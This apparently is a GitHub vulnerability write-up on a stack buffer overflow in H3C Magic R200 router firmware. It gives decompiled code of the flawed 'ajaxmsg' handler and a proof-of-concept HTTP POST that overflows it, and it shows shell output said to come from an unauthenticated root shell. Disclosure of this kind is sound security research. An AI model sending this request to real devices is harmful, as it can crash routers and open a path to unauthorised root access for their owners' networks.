Darry-lang1 Add files via upload ... on Jul 8 History

..

img	5 months ago
readme.md	5 months ago

readme.md

H3C magic R200 R200V200R004L02.bin Stack overflow vulnerability

Overview

- Manufacturer's website information：https://www.h3c.com/
- Firmware download address：https://www.h3c.com/cn/d_202012/1361151_30005_0.htm

Affected version

数字化解决方案领导者

首页 › 支持 › 文档与软件 › 软件下载 › 智能终端 › H3C Magic R 系列 › Magic R200路由器

H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

软件名称： H3C R200V200R004L02 （仅适用于原先版本为V200系列的设备）版本及软件说明书

发布日期： 2020/12/1 10:07:11

下载：

H3C MagicR200V200R004L02 版本说明书.pdf(605.54 KB)

R200V200R004L02.zip(6.13 MB)

软件说明：

The figure above shows the latest firmware.

Vulnerability details

```
int __fastcall sub_4382A0(int a1)
{
  unsigned int j; // [sp+18h] [+18h]
  char *v3; // [sp+1Ch] [+1Ch]
  char *i; // [sp+20h] [+20h]
  char *v5; // [sp+24h] [+24h]
  char *v6; // [sp+28h] [+28h]
  int v7; // [sp+2Ch] [+2Ch]
  int v8; // [sp+30h] [+30h]
  int v9; // [sp+34h] [+34h]
  int v10[3]; // [sp+38h] [+38h] BYREF
  char v11[132]; // [sp+44h] [+44h] BYREF

  v9 = 0;
  v8 = -1;
  memset(v10, 0, sizeof(v10));
  v7 = 0;
  v5 = 0;
  v6 = 0;
  i = (char *)sub_486660(a1, "ajaxmsg", dword_4993B8);
  j = 0;
  while ( *i )
  {
    if ( *i != ' ' )
      v11[j++] = *i;
    ++i;
  }
  v11[j] = 0;
  v6 = (char *)strchr(v11, '(');
  if ( v6 )
  {
    v5 = (char *)strchr(v11, ')');
    if ( v5 )
    {
```

The value of ajaxmsg is copied into the V11 array through the while loop. However, the size of the V11 array is only 132, which is easy to cause buffer overflow .


Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware R200V200R004L02.bin
2. Attack with the following POC attacks


```
POST /AJAX/ajaxget HTTP/1.1
Host: 192.168.124.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:101.0) Gecko/20100101
Firefox/101.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: text/plain;charset=UTF-8
Content-Length: 280
Origin: https://192.168.124.1
DNT: 1
Connection: close
Referer: https://192.168.124.1/access_ap_acl_cfg.asp?
index=-1&search_key=&search_item=4&max_row=8&last_page=9999
Cookie: LOGIN_PSD_REM_FLAG=; PSWMOBILEFLAG=true; LOGINCOUNT=; USERLOGINIDFLAG=
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin

ajaxmsg=aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```



The above figure shows the POC attack effect

Finally, you can write exp, which can obtain a stable root shell without authorization


BusyBox v1.2.0 (2019.11.07-05:21+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.
/ # ls -l
drwxrwxr-x 2 1000 1000 7748 Nov 7 2019 www
drwxr-xr-x 10 *root root 0 Jan 1 1970 var
drwxrwxr-x 5 1000 1000 49 Nov 7 2019 usr
drwxrwxr-x 3 1000 1000 26 Nov 7 2019 uclibc
lrwxrwxrwx 1 1000 1000 7 Nov 7 2019 tmp -> var/tmp
dr-xr-xr-x 11 *root root 0 Jan 1 1970 sys
lrwxrwxrwx 1 1000 1000 3 Nov 7 2019 sbin -> bin
dr-xr-xr-x 78 *root root 0 Jan 1 1970 proc
drwxr-xr-x 9 *root root 0 Jan 1 1970 mnt
lrwxrwxrwx 1 1000 1000 3 Nov 7 2019 lib32 -> lib
drwxrwxr-x 4 1000 1000 2452 Nov 7 2019 lib
lrwxrwxrwx 1 1000 1000 9 Nov 7 2019 init -> sbin/init
drwxrwxr-x 2 1000 1000 3 Nov 7 2019 home
drwxrwxr-x 2 1000 1000 3 Nov 7 2019 ftproot
drwxr-xr-x 10 *root root 0 Jan 1 1970 etc
drwxrwxr-x 4 1000 1000 2539 Nov 7 2019 dev
drwxr-xr-x 2 1000 1000 1446 Nov 7 2019 bin
/ #